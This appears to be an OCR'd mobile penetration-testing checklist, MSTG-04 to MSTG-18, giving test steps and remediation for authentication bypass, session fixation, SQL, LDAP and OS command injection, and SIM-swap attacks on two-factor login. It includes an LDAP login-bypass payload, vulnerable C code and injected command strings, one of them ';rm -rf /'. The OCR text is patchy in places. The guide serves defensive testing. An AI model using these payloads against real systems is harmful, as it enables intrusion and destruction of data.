
Verify that JavaScript and Plugin support is disabled for any WebViews (usually the default).

Test ID: MSTG-04

Test name: Authentication bypass
OWASP Top Ten Category:
Steps for test: Perform binary attacks against the mobile app while it is in 'offline' mode. Through the attack, the tester will force the app to bypass offline authentication and then execute functionality that should require offline authentication (for more information on binary attacks, see M10). As well, testers should try to execute any backend server functionality anonymously by removing any session tokens from any POST/GET requests for the mobile app functionality. Authorization requirements are more vulnerable when making authorization decisions within the mobile device instead of through a remote server. This may be a requirement due to mobile requirements of offline usability.
POC/Example Screenshot: N/A
Remediation: Developers should assume all client-side authorization and authentication controls can be bypassed by malicious users. Authorization and authentication controls must be re-enforced on the server-side whenever possible. Due to offline usage requirements, mobile apps may be required to perform local authentication or authorization checks within the mobile app's code. If this is the case, developers should instrument local integrity checks within their code to detect any unauthorized code changes. See M10 for more information about detecting and reacting to binary attacks.

Test ID: MSTG-05
Test name: Hard coded sensitive information in Application Code
OWASP Top Ten Category:
Steps for test: This test can be derived from MSTG-01 (Application is Vulnerable to Reverse Engineering Attack). Tester should reverse engineer the mobile application and check for below given: payment gateways hard-coding the credentials applications hard-coding the server and application-specific details developer names & comments explaining the code pieces
POC/Example Screenshot: N/A

Remediation: Developer should ensure that there is no hard-coded sensitive information is the application code. Tester should verify this by secure code review or by methods of reverse engineering, to ensure that there is no sensitive information.

Test ID: MSTG-06
Test name: Malicious File Upload
OWASP Top Ten Category:
Steps for test: 1. Install the application. 2. Look for file upload functionality. 3. Try to upload any malicious file like .exe, .msi or any executable file. 4. If the application UI restricts you to upload certain file types, then intercept the traffic using any intermediate proxy like Burp/ZAP. 5. Once you intercept the upload request, use LFI (Local File Inclusion) or RFI (Remote File Inclusion) method to upload malicious file to the server.
POC/Example Screenshot: 

Remediation:
While safeguards such as black or white listing of file extensions, using "Content-Type" from the header, or using a file type recognizer may not always be protections against this type of vulnerability. Every application that accepts files from users must have a mechanism to verify that the uploaded file does not contain malicious code. Uploaded files should never be stored where the users or attackers can directly access them. Follow below given:

- Using Black-List for Files' Extensions
- Using White-List for Files' Extensions
- Using "Content-Type" from the Header
- Using a File Type Recognizer

Ref: https://www.owasp.org/index.php/Unrestricted_File_Upload

Test ID: MSTG-07
Test name: Session Fixation
OWASP Top Ten Category:
Steps for test: 1. Login to the mobile application. 2. Intercept the response from server containing "set-cookie value". 3. Alter the cookie value by attacker-defined value. Forward the response to the application. 4. See if application continues to use attacker-defined value for further communication. Additional checks: 1. Failure to Properly Rotate Cookies 2. Lack of Adequate Timeout Protection 3. Insecure Token Creation
POC/Example Screenshot: Fig 1:




Request
Original response
Edited response
Raw
Params
Headers
Hex
Fixing the session for user
ASP.NET_SessionId=AAAAAAAAAAAAAAAAAAAAAA;
RPStsSiteCookie=;

Fig 2:

Request
Response
Raw
Params
Headers
Hex
Fixed Session goes in next Request instead of the authentic session ID
ASP.NET_SessionId=AAAAAAAAAAAAAAAAAAAAAA;

Fig 3:



Remediation:
To handle sessions properly, ensure that mobile app code creates, maintains, and destroys session tokens properly over the life-cycle of a user's mobile app session.
Track Authentication state changes for events like:

- Switching from an anonymous user to a logged in user
- Switching from any logged in user to another logged in user
- Switching from a regular user to a privileged user
- Timeouts

Test ID: MSTG-08
Test name: Application does not Verify MSISDN
OWASP Top Ten Category:
Steps for test: MSISDN number can be used to verify critical transactions from mobile applications. 1. The user has to be on Mobile Data. If the user is on Wi-Fi then you will not receive MSISDN information. 2. The user's mobile network has to support the passing of the MSISDN in the HTTP headers. Look through your headers for any of the following. This is not a comprehensive list of MSISDN headers at all; they are only the ones I have come across in my adventures in mobile development. • X-MSISDN • X_MSISDN • HTTP_X_MSISDN • X-UP-CALLING-LINE-ID • X_UP_CALLING_LINE_ID

- HTTP_X_UP_CALLING_LINE_ID
- X_WAP_NETWORK_CLIENT_MSISDN

Ref:
http://developer.android.com/reference/android/telephony/TelephonyManager.html#getLine1Number%28%29
https://mobiforge.com/design-development/useful-x-headers

POC/Example Screenshot:

```
Header Name           Content
====================  ================================================================
HOST                  [redacted].org
USER-AGENT            Mozilla/5.0 (X11; U; Linux armv7l; en-US; rv:1.9.2alpre)
                        Gecko/20090928 Firefox/3.5 Maemo Browser 1.4.1.15 RX-51 N900
ACCEPT                image/png,image/*;q=0.8,*/*;q=0.5
ACCEPT-LANGUAGE       en
ACCEPT-ENCODING       *
ACCEPT-CHARSET        ISO-8859-1,utf-8;q=0.7,*;q=0.7
REFERER               http://[redacted].org/blog/
X-UP-SUBNO            1233936xxx-346677xxx
X-UP-FORWARDED_FOR    10.248.240.209
X-FORWARDED_FOR       10.248.240.209
X-UP-CALLING-LINE-ID  491522852xxxx
X-UP-SUBSCRIBER-COS   System,UMTS,SX-LIVPRT,A02-MADRID-1BILD-VF-DE,Vodafone,Prepaid,
                        Rot
MAX-FORWARDS          10
VIA                   1.1 rn2wwpsv161-ncl-0.wwp.vodafone.de
CONNECTION            close
REMOTE_ADDR           139.7.146.41
```

Remediation: It is recommended not to store MSISDN number on the server.

Test ID: MSTG-09
Test name: Privilege Escalation
OWASP Top Ten Category:
Steps for test: In every portion of the application where a user can create information in the database (e.g., making a payment, adding a contact, or sending a message), can receive information (statement of account, order details, etc.), or delete information (drop users, messages, etc.), it is necessary to record that functionality. The tester should try to access such functions as another user in order to verify if it is possible to access a function that should not be permitted by the user's role/privilege (but might be permitted as another user).

POC/Example Screenshot:
Fig 1:

The following HTTP POST allows the user that belongs to grp001 to access order #0001:

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...

groupID=grp001&orderID=0001
```

Verify if a user that does not belong to grp001 can modify the value of the parameters 'groupID' and 'orderID' to gain access to that privileged data.


Remediation:
Verify that it is not possible to escalate privileges by modifying the parameter values.

Test ID: MSTG-10
Test name: SQL Injection
OWASP Top Ten Category:
Steps for test: Injection attacks such as SQL Injection on mobile devices can be severe if your application deals with more than one user account on a single application or a shared device or paid-for content. Check for below given: • SQLite (many phones default data storing mechanism) can be subject to injection just like in web applications. The threat of being able to see data using this type of injection is risky when your application houses several different users, paid-for/unlockable content, etc.
POC/Example Screenshot: Fig 1:

A sample Vulnerable SQL Query in Android:

```
SELECT * FROM TABLE_NAME

WHERE USERNAME = '    '

AND PASSWORD = '    ';

Passing it to

SQLiteDatabase.rawQuery();
```

Fig 2:



Remediation:
When designing queries for SQLite is sure that user supplied data is being passed to a parameterized query. This can be spotted by looking for the format specifier used. In general, dangerous user supplied data will be inserted by a "%@" instead of a proper parameterized query specifier of "?".When dealing with dynamic queries or Content-Providers ensure you are using parameterized queries.

Test ID- MSTG-11
Test Name: Attacker can bypass Second Level Authentication
OWASP Top Ten Category
Summary: Two-factor authentication systems aren't as foolproof as they seem. An attacker doesn't actually need your physical authentication token if they can trick your phone company or the secure service itself into letting them in. Additional authentication is always helpful. Although nothing offers that perfect security we all want, using two-factor authentication puts up more obstacles to attackers who want your stuff.

POC/Example Screenshot/Commands


The two-step authentication systems on many websites work by sending a message to your phone via SMS when someone tries to log in. Even if you use a dedicated app on your phone to generate codes, there's a good chance your service of choice offers to let people log in by sending an SMS code to your phone. Or, the service may allow you to remove the two-factor authentication protection from your account after confirming you have access to a phone number you configured as a recovery phone number.

This all sounds fine. You have your cell phone, and it has a phone number. It has a physical SIM card inside it that ties it to that phone number with your cell phone provider. It all seems very physical. But, sadly, your phone number isn't as secure as you think.

If you've ever needed to move an existing phone number to a new SIM card after losing your phone or just getting a new one, you'll know what you can often do it entirely over the phone — or perhaps even online. All an attacker has to do is call your cell phone company's customer service department and pretend to be you. They'll need to know what your phone number is and know some personal details about you. These are the kinds of details — for example, credit card number, last four digits of an SSN, and others — that regularly leak in big databases and are used for identity theft. The attacker can try to get your phone number moved to their phone.

There are even easier ways. Or, For example, they can get call forwarding set up on the phone company's end so that incoming voice calls are forwarded to their phone and don't reach yours.

Heck, an attacker might not need access to your full phone number. They could gain access to your voice mail, try to log in to websites at 3 a.m., and then grab the verification codes from your voice mailbox. How secure is your phone company's voice mail system, exactly? How secure is your voice mail PIN — have you even set one? Not everyone has! And, if you have, how much effort would it take for an attacker to get your voice mail PIN reset by calling your phone company?



Your phone number becomes the weak link, allowing your attacker to remove two-step verification from your account — or receive two-step verification codes — via SMS or voice calls. By the time you realize something is wrong, they can have access to those accounts.

This is a problem for practically every service. Online services don't want people to lose access to their

accounts, so they generally allow you to bypass and remove that two-factor authentication with your phone number. This helps if you've had to reset your phone or get a new one and you've lost your two-factor authentication codes — but you still have your phone number.

Test ID- MSTG-12
Test Name Application is vulnerable to LDAP Injection
OWASP Top Ten Category
Summery: The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions. A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application. An LDAP search filter is constructed in Polish notation, also known as prefix notation. This means that a pseudo code condition on a search filter like this: find("cn=John & userPassword=mypass") will be represented as: find("(&(cn=John)(userPassword=mypass))") Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following meta-characters: Metachar Meaning & Boolean AND | Boolean OR ! Boolean NOT = Equals ~= Approx >= Greater than <= Less than * Any character () Grouping parenthesis A successful exploitation of an LDAP injection vulnerability could allow the tester to: Access unauthorized content Evade application restrictions

Gather unauthorized informations
Add or modify Objects inside LDAP tree structure.

Steps for test: Described with example given below

POC/Example Screenshot/Commands

Example 1: Search Filters

Let's suppose we have a web application using a search filter like the following one:

searchfilter="(cn="+user+")"

which is instantiated by an HTTP request like this:

http://www.example.com/ldapsearch?user=John

If the value 'John' is replaced with a '*', by sending the request:

http://www.example.com/ldapsearch?user=*

the filter will look like:

searchfilter="(cn=*)"

which matches every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection, it will display some or all of the users' attributes, depending on the application's execution flow and the permissions of the LDAP connected user.

A tester could use a trial-and-error approach, by inserting in the parameter '(', '|', '&', '*' and the other characters, in order to check the application for errors.

Example 2: Login

If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";

By using the following values:

user=*)(uid=*))(|(uid=*

pass=password

the search filter will results in:

searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";

This is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree.

Test ID- MSTG-13
Test Name: Application is vulnerable to OS Command Injection
OWASP Top Ten Category
Scope/Steps for test: Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation. This attack differs from Code Injection, in that code injection allows the attacker to add his own code that is then executed by the application. In Code Injection, the attacker extends the default functionality of the application without the necessity of executing system commands.

POC/Example Screenshot/Commands
 	
Example 1
 	
The following code is a wrapper around the UNIX command cat which prints the contents of a file to standard output. It is also injectable:
 	
#include <stdio.h>
#include <unistd.h>
 	
int main(int argc, char **argv) {
char cat[] = "cat ";
char *command;
size_t commandLength;
 	
commandLength = strlen(cat) + strlen(argv[1]) + 1;
command = (char *) malloc(commandLength);
strncpy(command, cat, commandLength);
strncat(command, argv[1], (commandLength - strlen(cat)));

```
 system(command);
 return (0);
}
```

Used normally, the output is simply the contents of the file requested:

```
$ ./catWrapper Story.txt
...
```

However, if we add a semicolon and another command to the end of this line, the command is executed by catWrapper with no complaint:

```
$ ./catWrapper "Story.txt; ls"
Story.txt            doubFree.c          nullpointer.c
unstosig.c           www*                a.out*
format.c             strlen.c            useFree*
catWrapper*          misnull.c           strlength.c         useFree.c
commandinjection.c   nodefault.c         trunc.c             writeWhatWhere.c
```

If catWrapper had been set to have a higher privilege level than the standard user, arbitrary commands could be executed with that higher privilege.

Example 2

The following simple program accepts a filename as a command line argument, and displays the contents of the file back to the user. The program is installed setuid root because it is intended for use as a learning tool to allow system administrators in-training to inspect privileged system files without giving them the ability to modify them or damage the system.

```
int main(char* argc, char** argv) {
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Because the program runs with root privileges, the call to system() also executes with root privileges. If a user specifies a standard filename, the call works as expected. However, if an attacker passes a string of the form ";rm -rf /", then the call to system() fails to execute cat due to a lack of arguments and then plows on to recursively delete the contents of the root partition.

Example 3

The following code from a privileged program uses the environment variable $APPHOME to determine the application's installation directory, and then executes an initialization script in that directory.

```
...
char* home=getenv("APPHOME");
```

```
char* cmd=(char*)malloc(strlen(home)+strlen(INITCMD));
if (cmd) {
    strcpy(cmd,home);
    strcat(cmd,INITCMD);
    execl(cmd, NULL);
}
...
```

As in Example 2, the code in this example allows an attacker to execute arbitrary commands with the elevated privilege of the application. In this example, the attacker can modify the environment variable $APPHOME to specify a different path containing a malicious version of INITCMD. Because the program does not validate the value read from the environment, by controlling the environment variable, the attacker can fool the application into running malicious code.

The attacker is using the environment variable to control the command that the program invokes, so the effect of the environment is explicit in this example. We will now turn our attention to what can happen when the attacker changes the way the command is interpreted.

Example 4

The code below is from a web-based CGI utility that allows users to change their passwords. The password update process under NIS includes running make in the /var/yp directory. Note that since the program updates password records, it has been installed setuid root.

The program invokes make as follows:

```
system("cd /var/yp && make &> /dev/null");
```

Unlike the previous examples, the command in this example is hardcoded, so an attacker cannot control the argument passed to system(). However, since the program does not specify an absolute path for make, and does not scrub any environment variables prior to invoking the command, the attacker can modify their $PATH variable to point to a malicious binary named make and execute the CGI script from a shell prompt. And since the program has been installed setuid root, the attacker's version of make now runs with root privileges.

The environment plays a powerful role in the execution of system commands within programs. Functions like system() and exec() use the environment of the program that calls them, and therefore attackers have a potential opportunity to influence the behavior of these calls.

There are many sites that will tell you that Java's Runtime.exec is exactly the same as C's system function. This is not true. Both allow you to invoke a new program/process. However, C's system function passes its arguments to the shell (/bin/sh) to be parsed, whereas Runtime.exec tries to split the string into an array of words, then executes the first word in the array with the rest of the words as parameters. Runtime.exec does NOT try to invoke the shell at any point. The key difference is that much of the functionality provided by the shell that could be used for mischief (chaining commands using "&", "&&", "|", "||", etc, redirecting input and output) would simply end up as a parameter being passed to the first command, and likely causing a syntax error, or being thrown out as an invalid parameter.

Test ID- MSTG-14
Test Name : iOS snapshot Vulnerability
OWASP Top Ten Category iOS
Scope for test: Most mobile application vulnerabilities occur when developers either insecurely store sensitive information in the application or use client side controls to enforce server security. With 1,000,000 apps in the app store today this has serious repercussions for naive consumers. However, one unique IOS vulnerability stood out as it was an IOS “feature” that ironically caused the vulnerability. It was also so simple and easy for developers to forget about So when does a feature become a vulnerability? In order to provide a seamless visual transition when switching between applications, IOS uses a clever caching technique. When you double-click the home button you bring up the list of recently used apps as shown below.      These apps that are not in use are in a suspended state so they don’t take up unnecessary system resources. IOS caches a screenshot of the last screen of the application and when you click on it the application resumes. The way it works is that the screenshot is loaded first and the application starts up again shortly after. This caching technique provides the user with the impression that their application has resumed immediately and their phone is very fast at switching between applications. This “feature” on its own is not vulnerability, and does exactly what it is supposed to do. However what happens if you lose your phone or if it’s stolen?
POC/Example Screenshot/Commands

Test ID- MSTG-15
Test Name: Debug is set to TRUE
OWASP Top Ten Category -Android
Brief:- Using a debugger to manipulate application variables at runtime can be a powerful technique to employ while penetration testing Android applications. Android applications can be unpacked, modified, re-assembled, and converted to gain access to the underlying application code, however understanding which variables are important and should be modified is a whole other story that can be laborious and time consuming. In this blog post we'll highlight the benefits of runtime debugging and give you a simple example to get you going! Debugging is a technique where a hook is attached to a particular application code. Execution pauses once a particular piece of code is reached, giving us the ability to analyze local variables, dump class values, modify values, and generally interact with the program state. Then when we're ready, we can resume execution. Required Tools If you have done any work with Android applications, you shouldn't need any new tools: The application's installationation package Java SDK Android SDK Reverse engineering has got prominent role while, penetration testing the android applications. Reversing android applications is helpful in below 2 scenarios:
Steps for test: The AndroidManifest.xml contained within the application's .apk actually has a android:debuggable setting which allows the application to be debuggable. So we'll need to use the APK Manager to decompress the installation package and add android:debuggable="true".
POC/Example Screenshot/Commands Some the useful JDB commands for debugging: stop in [function name] - Set a breakpoint next - Executes one line step - Step into a function step up - Step out of a function print obj - Prints a class name dump obj - Dumps a class print [variable name] - Print the value of a variable set [variable name] = [value] - Change the value of a variable

Test ID- MSTG-16
Test Name: Application makes use of Weak Cryptography
OWASP Top Ten Category
Brief:- All web application frameworks are vulnerable to insecure cryptographic storage. Preventing cryptographic flaws takes careful planning. The most common problems are: Not encrypting sensitive data Using home grown algorithms Insecure use of strong algorithms Continued use of proven weak algorithms (MD5, SHA-1, RC3, RC4, etc…) Hard coding keys, and storing keys in unprotected stores
Example /Commands:- Do not create cryptographic algorithms. Only use approved public algorithms such as AES, RSA public key cryptography, and SHA-256 or better for hashing. Do not use weak algorithms, such as MD5 / SHA1. Favor safer alternatives, such as SHA-256 or better. Generate keys offline and store private keys with extreme care. Never transmit private keys over insecure channels Ensure that infrastructure credentials such as database credentials or MQ queue access details are properly secured (via tight file system permissions and controls), or securely encrypted and not easily decrypted by local or remote users Ensure that encrypted data stored on disk is not easy to decrypt. For example, database encryption is worthless if the database connection pool provides unencrypted access. Under PCI Data Security Standard requirement 3, you must protect cardholder data. PCI DSS compliance is mandatory by 2008 for merchants and anyone else dealing with credit cards. Good practice is to never store unnecessary data, such as the magnetic stripe information or the primary account number (PAN, otherwise known as the credit card number). If you store the PAN, the DSS compliance requirements are significant. For example, you are NEVER allowed to store the CVV number (the three digit number on the rear of the card) under any circumstances. For more information, please see the PCI DSS Guidelines and implement controls as necessary.

Test ID- MSTG-17
Test Name : Clear text information under SSL Tunnel
OWASP Top Ten Category
Brief: SSL certificate validity – client and server When accessing a web application via the HTTPS protocol, a secure channel is established between the client and the server. The identity of one (the server) or both parties (client and server) is then established by means of digital certificates. So, once the cipher suite is determined, the “SSL Handshake” continues with the exchange of the certificates:

The server sends its Certificate message and, if client authentication is required, also sends a CertificateRequest message to the client.
The server sends a ServerHelloDone message and waits for a client response.
Upon receipt of the ServerHelloDone message, the client verifies the validity of the server's digital certificate.

In order for the communication to be set up, a number of checks on the certificates must be passed. While discussing SSL and certificate based authentication is beyond the scope of this guide, this section will focus on the main criteria involved in ascertaining certificate validity:

Checking if the Certificate Authority (CA) is a known one (meaning one considered trusted);
Checking that the certificate is currently valid;
Checking that the name of the site and the name reported in the certificate match.

POC/Example Screenshot/Commands

Test ID- MSTG-18
Test Name: Client Side Validation can be bypassed
OWASP Top Ten Category
